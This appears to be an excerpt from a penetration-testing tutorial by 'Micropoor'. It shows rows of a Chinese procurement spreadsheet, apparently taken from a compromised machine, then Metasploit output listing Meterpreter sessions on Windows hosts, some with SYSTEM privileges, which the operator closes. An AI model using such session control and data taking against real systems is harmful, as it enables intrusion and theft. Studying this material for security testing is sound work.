15	5	080011893	水管		AC7831.30081	热水工程	个	2	9	18	3300			2017/11/30	热水管材料采购(非电管材料) 15米-18米
16	6	080121205	导尿管		AC7831.30081	热水工程	条	30	4	120	3300			2017/11/30	导尿管材料采购(非电管材料) 15米-18米
17	7	080011893	水管		AC7831.30081	热水工程	个	31.8	10.3	327.54	3300			2017/11/30	导尿管材料采购(非电管材料) 15米-18米
18															
19															
20															
21															
22															
23															
24										839.6					
25	分管领导:									采购员张雷					

任务完成。

```

Id  Type  Information
--  --
2  meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE
3  meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE
4  meterpreter x86/windows NT AUTHORITY\SYSTEM @ FMJSJCO
6  meterpreter x86/windows NT AUTHORITY\SYSTEM @ EALUNSK

msf exploit(handler) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 10.163.120.100 - Meterpreter session 2 closed.
msf exploit(handler) > sessions -k 3
[*] Killing the following session(s): 3
[*] Killing session 3
[*] 10.163.120.100 - Meterpreter session 3 closed.
msf exploit(handler) > sessions -k 4
[*] Killing the following session(s): 4
[*] Killing session 4
[*] 10.163.120.100 - Meterpreter session 4 closed.
msf exploit(handler) > sessions -k 6
[*] Killing the following session(s): 6
[*] Killing session 6
[*] 10.163.127.100 - Meterpreter session 6 closed.
msf exploit(handler) >

```

- Micropoor